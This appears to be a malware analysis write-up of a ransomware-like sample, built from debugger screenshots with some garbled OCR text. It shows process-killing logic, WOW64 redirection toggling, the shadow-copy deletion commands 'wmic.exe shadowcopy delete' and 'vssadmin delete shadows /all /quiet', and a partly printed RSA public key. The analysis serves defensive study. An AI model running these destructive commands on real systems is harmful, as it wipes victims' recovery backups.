	00403350	33F6	xor esi.esi	esi:"[System Process]"	EDI 00000011
	00403352	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]		
	00403358	56	push esi	esi:"[System Process]"	EIP 004033C1 edp.004033C1
	00403359	56	push esi	esi:"[System Process]"	
•	0040335A	56	push esi	esi:"[System Process]"	EFLAGS 00000246
•	0040335B	56	push esi	esi:"[System Process]"	ZF 1 PF 1 AF 0
•	0040335C	GA FF	push FFFFFFF		OF 0 SF 0 DF 0
	0040335E	50	push eax	eax:"[System Process]"	CF 0 TF 0 IF 1
	0040335F 00403364	68 00020000 56	push 200 push esi	esi:"[System Process]"	
	00403365	FF15 08814000	call dword ptr ds:[<&WideCharToMultiByte>]	est. [system Process]	LastError 00000000 (ERROR_SUCCESS)
	0040336B	88F8	mov edi,eax	eax:"[System Process]"	LastStatus 00000000 (STATUS_SUCCESS)
	0040336D	85FF	test edi.edi		
	0040336F	74 38	je edp. 4033A9		GS 002B FS 0053
•	00403371	57	push edi		ES 002B DS 002B
•	00403372	6A 40	push 40		CS 0023 SS 0028
•	00403374	FF15 74814000	<pre>call dword ptr ds:[<&LocalAlloc>]</pre>		
•	0040337A	8BF0	mov esi,eax	esi:"[System Process]",	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	0040337C	85F6 74 29	test esi,esi	esi:"[System Process]"	ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	0040337E 00403380	74 29 6A 00	je edp.4033A9 push 0		ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	00403382	6A 00	push 0		ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	00403384	57	push edi		ST(4) 000000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	00403385	56	push esi	esi:"[System Process]"	ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
•	00403386	6A FF	push FFFFFFF		ST(6) 3FFDC00000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
•	00403388	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]		ST(7) 3FFF800000000000000 x87r7 Empty 1.000000000000000000000000000000000000
•	0040338E	50	push eax	eax:"[System Process]"	
•	0040338F	68 00020000	push 200		x87TagWord FFFF
•	00403394	6A 00	push 0		x87TW_0 3 (Empty) x87TW_1 3 (Empty)
:	00403396	FF15 08814000	<pre>call dword ptr ds:[<&WideCharToMultiByte>]</pre>	and the second second literation of the second	x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	0040339C 0040339E	3BF8 74 09	cmp edi,eax	eax:"[System Process]"	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	0040339E	56	je edp. 4033A9 push esi	esi:"[System Process]"	x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	004033A0	FF15 70814000	call dword ptr ds:[<&LocalFree>]	car, [byscal Process]	
	004033A7	88F0	mov esi,eax	esi:"[System Process]",	x87StatusWord 0100
	004033A9	56	push esi	esi:"[System Process]"	x875W_B 0 x875W_C3 0 x875W_C2 0
•	004033AA	8D85 38FBFFFF	lea eax,dword ptr ss:[ebp-4C8]		x875W_C1 0 x875W_C0 1 x875W_E5 0
•	004033B0	50	push eax	eax:"[System Process]"	x875W_SF 0 x875W_P 0 x875W_U 0
•	004033B1	FF15 88804000	<pre>call dword ptr ds:[<&lstrcpy>]</pre>		x875W_0 0 x875W_Z 0 x875W_D 0
•	004033B7	FF75 F8	push dword ptr ss: ebp-8	[ebp-8]:"sq1"	x87SW_I 0 x87SW_TOP 0 (ST0=x87r0)
•	004033BA	8D85 38FBFFFF	lea eax,dword ptr ss:[ebp-4C8]	any "Counter Process"	
	004033C0 004033C1	50 FF15 90814000	push eax	eax:"[System Process]"	Default (stdcall)
	004033C1 004033C7	8500	<pre>call dword ptr ds:[<&StrStrIA>] test eax.eax</pre>	eax:"[System Process]"	
	004033C9	× 74 29	je edp. 4033F4	curr [byscal Process]	1: [esp] 0019F548 "[System Process]" 2: [esp+4] 0040B668 "sql"
	004033CB	FFB5 GOF4FFFF	push dword ptr ss:[ebp-BA0]		2: [esp+4] 00408668 'Sql' 3: [esp+8] 00404DBC <edp.entrypoint></edp.entrypoint>
	00402204	CA 00	push o		4: [esp+C] 00000000
, i	<			>	in [copie] coccess
			A	0019D5F8 0019F548 "[S	vstem Process]"
📒 Dump 1	💷 Dump	2 💭 Dump 3 💭 Du	imp 4 📖 Dump 5 🛞 Watch 1 💷 Locals 🖉 Struct	0019D5FC 0040B668 "sq	
				0013031C 00408008 34	· · · ·

If the process name contains any substring as indicated by the decrypted data, then the process is opened via OpenProcess() with dwDesiredAccess of PROCESS_TERMINATE and terminated via TerminateProcess() with exit code 666.

			and the second		
	00403380	6A 00	push 0	^	Hide FPU
	00403382	6A 00 57	push 0 push edi		
	00403384	56	push esi	esi:"[System Process]"	EAX 0019F548 "[System Process]"
				est: [system Process]	EBX 0019FA20
	00403386	GA FF	push FFFFFFF		ECX 1935770B
	00403388	8D85 7CF4FFFF	lea eax,dword ptr ss:[ebp-B84]		EDX 0049AFC9
	0040338E	50	push eax	eax:"[System Process]"	EBP 0019FA10
•	0040338F	68 00020000	push 200		
•	00403394	6A 00	push 0		
	00403396	FF15 08814000	<pre>call dword ptr ds:[<&WideCharToMultiByte>]</pre>		
	0040339C	3BF8	cmp edi,eax	eax:"[System Process]"	EDI 00000011
	0040339E	× 74 09	je edp.4033A9		
	004033A0	56	push esi	esi:"[System Process]"	EIP 004033C1 edp.004033C1
	004033A1	FF15 70814000	<pre>call dword ptr ds:[<&LocalFree>]</pre>		
	004033A7	8BF0	mov esi,eax	esi:"[System Process]",	EFLAGS 00000246
	004033A9	56	push esi	esi:"[System Process]"	ZF 1 PF 1 AF 0
	004033AA	8D85 38FBFFFF	lea eax,dword ptr ss:[ebp-4C8]		OF 0 SF 0 DF 0
•	004033B0	50	push eax	eax:"[System Process]"	CF 0 TF 0 IF 1
•	004033B1	FF15 88804000	<pre>call dword ptr ds:[<&lstrcpy>]</pre>		
	004033B7	FF75 F8	push dword ptr ss: ebp-8	[ebp-8]:"sq1"	LastError 00000000 (ERROR_SUCCESS)
	004033BA	8D85 38FBFFFF	lea eax,dword ptr ss:[ebp-4C8]		
	004033C0	50	push eax	eax:"[System Process]"	LastStatus 00000000 (STATUS_SUCCESS)
	004033C1	FF15 90814000	<pre>call dword ptr ds:[<&StrStrIA>]</pre>		
	004033C7	85C0	test eax,eax	eax:"[System Process]"	GS 002B FS 0053
	004033C9	74 29	je edp. 4033F4		ES 002B DS 002B
	004033CB	FFB5 60F4FFFF	push dword ptr ss:[ebp-BA0]		CS 0023 SS 002B
	004033D1	6A 00	push 0		
	004033D3	6A 01	push 1		ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	004033D5	FF15 58814000	<pre>call dword ptr ds:[<&OpenProcess>]</pre>		ST(1) 0000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
	004033DB	8BF0	mov esi,eax	esi:"[System Process]",	
•	004033DD	85 F 6	test esi,esi	esi:"[System Process]"	ST(2) 0000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	004033DF	74 13	je edp.4033F4		ST(3) 0000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
۰	004033E1	68 9A020000	push 29A		ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	004033E6	56	push esi	esi:"[System Process]"	ST(5) 400280000000000000 x87r5 Empty 8.000000000000000000000000000000000000
	004033E7	FF15 4C814000	call dword ptr ds:[<&TerminateProcess>]		ST(6) 3FFDC0000000000000 x87r6 Empty 0.37500000000000000000000000000000000000
	004033ED	56	push esi	esi:"[System Process]"	ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000000000000000000000
	004033EE	FF15 70804000	<pre>call dword ptr ds:[<&CloseHandle>]</pre>		
	004033F4	8D85 58F4FFFF	lea eax,dword ptr ss:[ebp-BA8]		x87TagWord FFFF
	004033FA	50	push eax	eax:"[System Process]"	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
	004033FB	FF75 FC	push dword ptr ss:[ebp-4]		x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	004033FE	E8 0D490000	call <jmp.&process32nextw></jmp.&process32nextw>		
	00403403	85C0	test eax,eax	eax:"[System Process]"	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	00403405	OF85 45FFFFFF	jne edp. 403350		x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	0040340B	FF75 FC	push dword ptr ss:[ebp-4]		
	0040340E	FF15 70804000	<pre>call dword ptr ds:[<&CloseHandle>]</pre>		x87StatusWord 0100
•	00403414	8D45 F4	lea eax,dword ptr ss:[ebp-C]		x87SW_B 0 x87SW_C3 0 x87SW_C2 0
	00403417	50	push eax	eax:"[System Process]"	x87SW_C1 0 x87SW_C0 1 x87SW_ES 0
	00403418	6A 00	push 0		x875W_SF 0 x875W_P 0 x875W_U 0
	0040341A	E8 01F9FFFF	call edp. 402D20		x875W_0 0 x875W_Z 0 x875W_D 0
	0040341F	8BF0	mov esi,eax	esi:"[System Process]",	x875W_I 0 x875W_TOP 0 (ST0=x87r0)
	00403421	83C4 08	add esp,8		x0/5m_1 0 x0/5m_10/ 0 (5/0=x0/10)
	00403424	8975 F8	mov dword ptr ss:[ebp-8],esi	[ebp-8]:"sq1"	
	00403427	85F6	test esi,esi	esi:"[System Process]"	Default (stdcall)
	00403429	OF85 F1FEFFFF	ine edp. 403320		1: [esp] 0019F548 "[System Process]"
	0040342F	E8 CCDBFFFF	call edp. 401000		2: [esp+4] 0040B668 "sql"
	00403434	68 C3010000	push 1C3		
	00402420	68 00804000	Buch odp 400000	*	4: [esp+C] 00000000
-	<			>	4. [cspic] ooooooo

After process termination, another routine is called. This routine first calls GetNativeSystemInfo() in order to check the value of

DUMMYUNIONNAME.DUMMYSTRUCTNAME.wProcessorArchitecture stored in the SYSTEM_INFO struct. If wProcessorArchitecture is

PROCESSOR_ARCHITECTURE_AMD64 (0x9), then LoadLibraryW(L"kernel32.dll") is called

and the address of Wow64EnableWow64FsRedirection() is obtained via a call to GetProcAddress(). This WinAPI is then called with Wow64FsEnableRedirection set to FALSE, thus disabling WOW64 system folder redirection.

	00404000		augh sha
•	00401000	55	push ebp
•	00401001	SBEC	mov ebp,esp
•	00401003		sub esp,F8
	00401009		lea eax,dword ptr ss:[ebp-B4]
	0040100F 00401010	FF15 74804000	<pre>push eax call dword ptr ds:[<&GetNativeSystemInfo>]</pre>
	00401010	66:83BD 4CFFFFF	
	00401018 0040101E	 75 1B 	ine edp.401038
	00401020		push edp. 4082AC
	00401025	FF15 A4804000	<pre>call dword ptr ds:[<&LoadLibraryW>]</pre>
	0040102B	68 C8824000	push edp. 4082C8
	00401030		push eax
	00401031	FF15 7C814000	call dword ptr ds: [<&GetProcAddress>]
	00401037	6A 00	push 0
	00401039	FFDO	call eax
L>o	0040103B	53	push ebx
	0040103C	56	push esi
•	0040103D	57	push edi
	0040103E	8D85 08FFFFFF	lea eax,dword ptr ss:[ebp-F8]
	00401044	50	push eax
•	00401045	FF15 AC804000	<pre>call dword ptr ds:[<&GetStartupInfoW>]</pre>
•	0040104B	8B3D A8804000	mov_edi,dword_ptr_ds:[<&CreateProcessW>]
•	00401051	33C0	xor eax,eax
•	00401053	66:8985 38FFFFFF	mov word ptr ss:[ebp-C8],ax
•	0040105A	66:8945 FC	mov word ptr ss:[ebp-4],ax
•	0040105E	8D85 70FFFFFF	lea eax,dword ptr ss:[ebp-90]
•	00401064	50	push eax
•	00401065	8D85 08FFFFFF	<pre>lea eax,dword ptr_ss:[ebp-F8]</pre>
•	0040106B	C785 34FFFFFF 010	mov dword ptr ss:[ebp-CC],1
•	00401075	50	push eax
•	00401076		push 0
•	00401078		push 0
•	0040107A		push 20
•	0040107C	6A 00	push 0
•	0040107E	6A 00	push 0
•	00401080		push 0
•	00401082		lea eax,dword ptr ss: ebp-38
•	00401085	C745 80 76007300	
•	0040108C	50	push eax
•	0040108D		push 0
•	0040108F	C745 84 73006100	mov dword ptr ss: ebp-7C, 610073
	00401096	C745 88 64006D00	mov dword ptr ss: ebp-78,6D0064
	0040109D 004010A4	C745 8C 69006E00	mov dword ptr ss: ebp-74,6E0069
	004010A4	C745 94 65006C00	mov dword ptr ss: ebp-70,640020 mov dword ptr ss: ebp-60,600065
	004010B2	C745 98 65007400	mov dword ptr ss: ebp-68,740065
	00401082	C745 9C 65002000	mov dword ptr ss: ebp-64,200065
	004010C0	C745 A0 73006800	mov dword ptr ss: ebp-60,680073
	004010C7	C745 A4 61006400	mov dword ptr ss: ebp-60,680073 mov dword ptr ss: ebp-50,640061 mov dword ptr ss: ebp-58,77006F
	004010CE	C745 A8 6F007700	mov dword ptr ss: ebp-58 .77006F
	004010D5	C/45 AC /3002000	mov dword ptr ss:lepp-541,2000/3
	004010DC	C745 B0 2F006100	mov dword ptr ss: ebp-50,61002F mov dword ptr ss: ebp-4C,6C006C
•	004010E3	C745 B4 6C006C00	mov dword ptr ss: ebp-4Cl,6C006C
•	004010EA	C745 B8 20002F00	mov dword ptr ss: ebp-48, 2F0020
•	004010F1	C745 BC 71007500	mov dword ptr ss:[ebp-44],750071
•	004010F8	C745 C0 69006500	mov dword ptr ss: ebp-40,650069
•	00401055	C745 C4 74000000	move dword into act Tobin 201 74
	<		>
🚚 Dump 1	🚚 Dump	2 💭 Dump 3 💭 Du	imp 4 💷 Dump 5 🥮 Watch 1 🛛 🖅 Struct
Address	Нех		ASCII
004082AC	6B 00 65 0	0 72 00 6E 00 65 00 0	SC 00 33 00 32 00 k.e.r.n.e.1.3.2.
004082BC			00 00 57 6F 77 36 d. l. l Wow6
00400000			
	34 45 GE G	1 62 6C 65 57 6F 77 3	36 34 46 73 52 65 4EnableWow64FsRe
	34 45 GE G	1 62 6C 65 57 6F 77 3	

When redirection is disabled, two unicode strings are built on the stack by a series of mov instructions. These unicode strings will be used as IpCommandLine for subsequent calls to CreateProcessW(). The executed command lines are:

• wmic.exe shadowcopy delete

• vssadmin delete shadows /all /quiet

	3B3D A8804000	<pre>mov edi,dword ptr ds:[<&CreateProcessW>]</pre>	A Hide FPU
	33C0	xor eax,eax	inde tro
	56:8985 38FFFFFF	mov word ptr ss: ebp-C8, ax	EAX 0019D5C0 L"wmic.exe shadowcopy delete"
	56:8945 FC	mov word ptr ss:[ebp-4],ax	EBX 0019FA20
	3D85 70FFFFFF	lea_eax,dword_ptr_ss:[ebp-90]	ECX 00000000
	50	push eax	EDX 0019D500
	3D85 08FFFFFF	lea eax,dword ptr_ss:[ebp-F8]	EBP 0019D5F8
		mov dword ptr ss:[ebp-CC],1	
	0	push eax	ESP 0019D4CC ESI 00000000
	5A 00	push 0	
	5A 00	push 0	EDI 77CE9EF0 <kernel32.createprocessw></kernel32.createprocessw>
	5A 20	push 20	
	5A 00 5A 00	push 0 push 0	EIP 00401161 edp.00401161
		push 0	
	5A 00 3D45 C8	lea eax,dword ptr ss:[ebp-38]	EFLAGS 00000246
		mov dword ptr ss: ebp-80,730076	ZF 1 PF 1 AF 0
	50	push eax	OF 0 SF 0 DF 0
	5A 00	push 0	CF 0 TF 0 IF 1
• 0040108F	745 84 73006100	mov dword ptr ss: ebp-7C ,610073	
• 00401096	745 88 64006D00	mov dword ptr ss: [ebp-7C],610073 mov dword ptr ss: [ebp-78],6D0064 mov dword ptr ss: [ebp-74],6E0069	LastError 00000012 (ERROR_NO_MORE_FILES)
 0040109D 	745 8C 69006E00	mov dword ptr ss: ebp-74,6E0069	LastStatus 00000000 (STATUS_SUCCESS)
• 004010A4	.745 90 20006400	mov uworu ptr ss:[ebp=70],640020	
004010AB	745 94 65006C00	mov dword ptr ss: ebp-6C,6C0065	GS 002B FS 0053
 004010B2 	745 98 65007400	mov dword ptr ss: [ebp-68],740065 mov dword ptr ss: [ebp-64],200065 mov dword ptr ss: [ebp-60],680073	ES 002B DS 002B
 004010B9 	745 9C 65002000	mov dword ptr ss:[ebp-64],200065	CS 0023 SS 0028
• 004010C0 C	745 A0 73006800	mov dword ptr ss: ebp-60,680073	
• 00401007	.745 A4 61006400	mov dword ptr ss:[epp-sc],640061	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
	745 A8 6F007700	mov dword ptr ss: ebp-58,77006F	ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
• 004010D5	745 AC 73002000 745 B0 2F006100	mov dword ptr ss: [ebp-54],200073 mov dword ptr ss: [ebp-50],61002F mov dword ptr ss: [ebp-4C],6C006C	ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
004010DC 004010E3 004010E3	745 B4 6C006C00	mov dword ptr ss. ebp-so, 61002P	ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
• 004010EA	745 B8 20002F00	mov dword ptr ss:[ebp-48],2F0020	ST(4) 00000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	745 BC 71007500	mov dword ptr ss. ebp-44, 750071	ST(5) 40028000000000000 x87r5 Empty 8.000000000000000000000000000000000000
004010E8	745 C0 69006500	mov dword ptr sstepp-40,650069	ST(6) 3FFDC0000000000000 x87r6 Empty 0.375000000000000000
• 004010FF	745 C4 74000000	mov dword ptr ss: [ebp-3C],74 mov dword ptr ss: [ebp-38],6D0077	ST(7) 3FFF80000000000000 x87r7 Empty 1.00000000000000000
• 00401106	745 C8 77006D00	mov dword ptr ss: ebp-38,6D0077	
0040110D 0	745 CC 69006300	mov dword ptr ss: ebp-34,630069	x87TagWord FFFF
	745 D0 2E006500	mov dword ptr ss. ebp-30 65002E	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
	745 D4 78006500	mov dword ptr ss:[ebp-2C],650078	x87TW_2 3 (Empty) x87TW_3 3 (Empty)
	745 D8 20007300	mov dword ptr ss:[ebp-28],730020	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
	745 DC 68006100	mov dword ptr ss: [ebp-20],650078 mov dword ptr ss: [ebp-28],730020 mov dword ptr ss: [ebp-24],610068 mov dword ptr ss: [ebp-24],610068	x87TW_6 3 (Empty) x87TW_7 3 (Empty)
	745 E0 64006F00	110V unoi u per 33. [ebp-20], 6F0004	Xorrw_o's (Empty) Xorrw_r's (Empty)
• 00401137 0	745 E4 770063 <u>00</u>	mov dword ptr ss: ebp-1C, 630077	x87StatusWord 0100
• 0040113E	745 E8 6F007000	mov dword ptr ss: ebp-18,70006F	X87Statusword 0100
00401145 0040114C	745 EC /9002000	mov dword ptr ss: ebp-14,200079 mov dword ptr ss: ebp-10,650064	Default (stdcall)
• 00401140	745 F4 6C006500	mov dword ptr ss: ebp-10,650064	1: [esp] 00000000
		mov dword ptr ss: ebp-c, 85006c	2: [esp+4] 0019D5C0 L"wmic.exe shadowcopy delete"
	FD7		✓ 3: [esp+8] 00000000
•			4: [esp+C] 00000000
· · · · · · · · · · · · · · · · · · ·		>	
Dump 1 Dump 2		an a 💷 David D 🦛 Watch a Linch and 🖉 Character	0019D4CC 00000000
Dump 1 Dump 2	🚛 Dump 3 🛛 🚛 Du	mp 4 📖 Dump 5 💮 Watch 1 🛛 [x=] Locals 🖉 Struct	0019D4D0 0019D5C0 L"wmic.exe shadowcopy delete"
Address Hex		ASCII	0019D4D4 00000000
	00 61 00 64 00 6	D 00 69 00 6E 00 v.s.s.a.d.m.i.n.	0019D4D8 0000000
00190588 20 00 64 00 65	00 6C 00 65 00 7	74 00 65 00 20 00 .d.e.l.e.t.e	0019D4DC 0000000
00190598 73 00 68 00 61	00 64 00 6F 00 7	7 00 73 00 20 00 s.h.a.d.o.w.s.	0019D4E0 00000020
0019D5A8 2F 00 61 00 6C	00 6C 00 20 00 2	77 00 73 00 20 00 s.h.a.d.o.w.s 2F 00 71 00 75 00 /.a.l.l/.q.u.	0019D4E4 00000000
0019D5B8 69 00 65 00 74	00 00 00 77 00 6	D 00 <u>69 00 63 00</u> i.e.tw.m.i.c.	0019D4E8 0000000
0019D5C8 2E 00 65 00 78	00 65 00 20 00 7	3 00 68 00 61 00e.x.es.h.a.	0019D4EC 0019D500
0019D5D8 64 00 6F 00 77	00 63 00 6F 00 7	0 00 79 00 20 00 d.o.w.c.o.p.v.	0019D4F0 0019D568 0019D4F4 00000015
0019D5E8 64 00 65 00 6C	00 65 00 74 00 6	55 00 00 00 40 00 d.e.l.e.t.e@.	0019D4F4 00000015 0019D4F8 00000000
0019D5F8 10 FA 19 00 34	34 40 00 BC 4D 4	10 00 00 00 00 00 .ú44@.%M@	0019D4F8 0000000 0019D4FC 0019FA20
0019D608 00 00 00 00 F4	F2 4C 00 00 00 0	00 00 <u>70 33 4C 00</u> ôòLp3L. ▼	00190500 00000044

Right after shadow copy deletion, LoadLibraryW(L"kernel32.dll") is called once again and Wow64EnableWow64FsRedirection() is obtained via GetProcAddress(), this time in order to be called with Wow64FsEnableRedirection set to TRUE, thus enabling WOW64 system folder redirection. The routine then returns.

	00404404		h dyand ata and the opt
•	00401181		h dword ptr ss:[ebp-90]
•	00401187		esi
•	00401189		a eax,dword ptr ss:[ebp-90]
•	0040118F		h eax
•	00401190		a eax,dword ptr ss:[ebp-F8]
•	00401196		h eax
•	00401197		h 0
•	00401199		h 0
•	0040119B		h 20
•	0040119D		h 0
•	0040119F		h 0
•	004011A1		ih 0
•	004011A3		a eax,dword ptr ss:[ebp-80]
•	004011A6		ih eax
•	004011A7		ih 0
•	004011A9		l edi
•	004011AB		h FFFFFFF
•	004011AD	FFB5 70FFFFFF put	h dword ptr ss:[ebp-90]
•	004011B3	FFD6 ca	l esi
•	004011B5	FFB5 70FFFFFF pus	h dword ptr ss:[ebp-90]
•	004011BB		l ebx
•	004011BD	FFB5 74FFFFFF pus	h dword ptr ss:[ebp-8C]
•	004011C3	FFD3 ca	l ebx
•	004011C5	66:83BD 4CFFFFFF cm	word ptr ss:[ebp-B4],9
•	004011CD		edi
•	004011CE	5E po) esi
•	004011CF		ebx
	004011D0		edp. 4011ED
	004011D2		h edp. 4082AC
	004011D7		dword ptr ds:[<&LoadLibraryW>]
0	004011DD		h edp. 4082C8
	004011E2		ih eax
	004011E3		dword ptr ds: [<&GetProcAddress>]
0	004011E9		h 1
	004011EB		l eax
·)	004011ED		/ eax,1
0	004011F2		esp,ebp
	004011F4		ebp
	004011F5	C3 ret	
-	<		-
	1		>
Jump 1	💷 Dump	o 2 💷 Dump 3 💷 Dump 4	Ump 5 🛞 Watch 1 🛛 🗱 Struct
	Нех		ASCII
004082AC	6B 00 65 (<u>00</u> 72 00 6E 00 65 00 6C 0	0 33 00 32 00 k.e.r.n.e.1.3.2.
	2E 00 64 0	<u>00</u> 6C 00 6C 00 00 00 00 00	
	34 45 GE 🤅		4 46 73 52 65 4EnableWow64FsRe
	34 45 GE 🤅		4 46 73 52 65 4EnableWow64FsRe 0 57 00 69 00 directionW.i.

It is now time for some more data decryption from the .keys section. This time, the data that is decrypted is a 2048-bit RSA public key. We will see how it will be used later.

	00402344	85F6	test esi,esi A Hide FPU	
		74 59	ie edo, 4023A1	
	00402348	8B7D 10	The second state and The second	
•	00102010	0F1F4400 00	nop dword ptr ds:[eax+eax],eax EBX 00000021 '!'	
}●	00402350	40	Inc eax	
	00402351	8D7F 01	lea eq1.dword ptr ds:leq1+1 eq1+1: 96WW	
		0FB6D0	EDX 000000BB '»	
	00402357	8955 14	mov dword ptr ss:[ebp+14],edx EBP 0019D5E8	
		8A8C15 00FFFFFF	mov cl, byte ptr ss[ebp+edx-100] ESP 0019D4DC	
	00402361	0FB6C1	nev cripyce per borleopreux zooj	
•	00402364	03C3	add eax, ebx EDI 00408253 edp.00408253	
٠		0FB6D8	movzx ebx,al	
•	00402369	8A841D 00FFFFFF		
	00402370	888415 00FFFFFF	mov byte ptr ss:[ebp+edx-100],a]	
•	00402377	8B45 14	mov_eax,dword_ptr_ss:[ebp+14] EFLAGS_00000344	
	0040237A	0FB6D1	moursy adv cl	
		888C1D 00FFFFFF	mov byte ntr ss ebn+eby-100 cl	
	00402384		movzy ecy, byte ptr ssilebp+eay-100 OF 0 SF 0 DF 0	
		03D1	add edx,ecx	
			add edx, eex	
•	0040238E	OFB6CA	movzx ecx,d] Emovzx ecx,byte ntr ss:Tebp+ecx-1001 LastError 00000006 (ERROR_INVALID_HAND	(E)
•	00402391			
•		304F FF	xor byte ptr ds:[edi-1],cl LastStatus C0000008 (STATUS_INVALID_HAN	DLE)
•	0040239C	83EE 01	sub esi,1	
·•		75 AF	jne edp. 402350 GS 002B FS 0053	
		8B45 10	mov eax,dword ptr ss:[ebp+10] [ebp+10]:"- ES 002B DS 002B	
	004023A4	SF	and and a second s	
	004023A5	SE	non esi	
	004023A6	58		
-				
•		8BE5	mov esp,ebp 1: [esp+4] 0000000	
•	004023A9	5D	pop ebp 2: [esp+8] 0019FA20	
•	004023AA	C3	<pre>ret</pre>	
•	<		4: [esp+10] D3EF9D17	
	×			
- 330	-000			
💷 Dump 1	Dump 2	🚛 Dump 3 🛛 🚛 Du	Jump 4 Image: Second state	
		💭 Dump 3 💭 Du	1001994 00199450 00000000	
Address		Dump 3	Jump 4 Jump 5 We watch 1 Ix= Locals Vestor 0019D4E0 00000000 LASCIT 0019D4E4 0019D4E4 0019FA20	
Address	Hex		Jump 4 Jump 5 Watch 1 Ix=J Locals Struct O01904E4 O0000000 ASCII ASCII 001904E4 001904E4 001904E4 001904E4 30 E0LES 43.4C 40 40.9FA20 001904E4 001904E4	
Address 0040B090	Hex 2D 2D 2D 2D 2D 2	D 42 45 47 49 4E 2	Jump 4 Jump 5 W Watch 1 Ix= Locals Ø Struct 0019D4E0 00000000 ASCII ASCII 0019D4E4 0019FA20 0019D4E4 0019FA20 20 50 55 42 4C 49 BEGIN PUBLI 0019D4E8 88CCF48E 0019D4E7 0019D4E0 0019D4E0 D3EF9D17 0019D4E0 D3EF9D17	
Address 00408090 004080A0	Hex 2D 2D 2D 2D 2 43 20 4B 45 5	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 0	Nump 4 Ump 5 Watch 1 Ix=l Locals Struct O01904E0 00000000 ASCII ASCII 001904E4 001904E4 001904E4 001904E8 0A 4D 49 49 42 49 C KEYMIIBI 001904EC 03EF9017 001904FC 001904FC 001904FC 001904FS	
Address 00408090 004080A0 00408080	Hex 2D 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 0 7 6B 71 68 6B 69	Jump 4 Jump 5 Watch 1 Ix=J Locals Struct O01904E0 00000000 ASCII ASCII 001904E4 001904E4 001904E4 001904E4 001904E4 20 50 55 42 4C 49 BEGIN PUBLI 001904E4 001904E6 03EF9017 001907 30 42 49 C KEY, MIBI 001904F0 C86F93E0 001904F0 C86F93E0 14 00 49 49 42 49 GEEANCORSMUTEC 001904F4 08B53A38 001904F4	
Address 00408090 004080A0 00408080 004080C0	Hex 2D 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 0 7 6B 71 68 6B 69 1 4F 43 41 51 38	Jump 4 Jump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 011904E1 001904E3 001904E3 001904E4 001904E5 001904E5 001904E5 0A 01 94942 49 C KEY, MIIBI 001904E6 001904E5 001904E5 001904E5 001904E5 001904E5 001904E5 001904E5 001904E5 001904F5 001904F6	
Address 00408090 004080A0 00408080 00408080 00408000	Hex 2D 2D 2D 2D 2D 2 43 20 4B 45 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 7 6B 71 68 6B 69 3 1 4F 43 41 51 38 1 45 41 79 72 46 3	Jump 4 Jump 5 Watch 1 Ix=l Locals Struct O01904E0 00000000 ASCII ASCII 001904E4 001904E4 001904E4 001904E4 20 50 55 42 4C 49 BEGIN PUBLI 001904E4 001904E6 001904E5 001904E7 001904E6 08CF48E 001904E6 001904E6 001904F6 001904F0 CK2Y, MITBI 001904F6 C80F93E0 001904F6 001904F7 41 4D 49 49 42 43 QEFAAOCAQ8AMIIBC 001904F8 001904F8 001904F8 001904F8 66 E7 5 31 65 64 GKCAQEAyrF6nuld 001904F6 001904F6 001904F6 001904F6	
Address 00408090 004080A0 00408080 004080C0 004080D0 004080D0	Hex 2D 2D 2D 2D 2 43 20 4B 45 5 6A 41 4E 42 6 51 45 46 41 4 67 4B 43 41 5 46 43 41 5 46 47 66 34 5A 7	D 42 45 47 49 4E 2 9 2D 2D 2D 2D 2D 2D 0 7 6B 71 68 6B 69 1 4F 43 41 51 38 9 55 2F 37 43 74 9	Jump 4 Jump 5 Watch 1 Ix=l Locals Struct OD1904E0 00000000 01904E0 001904E0 001904F0 00190F0 00190F0 00190F0 </td <td></td>	
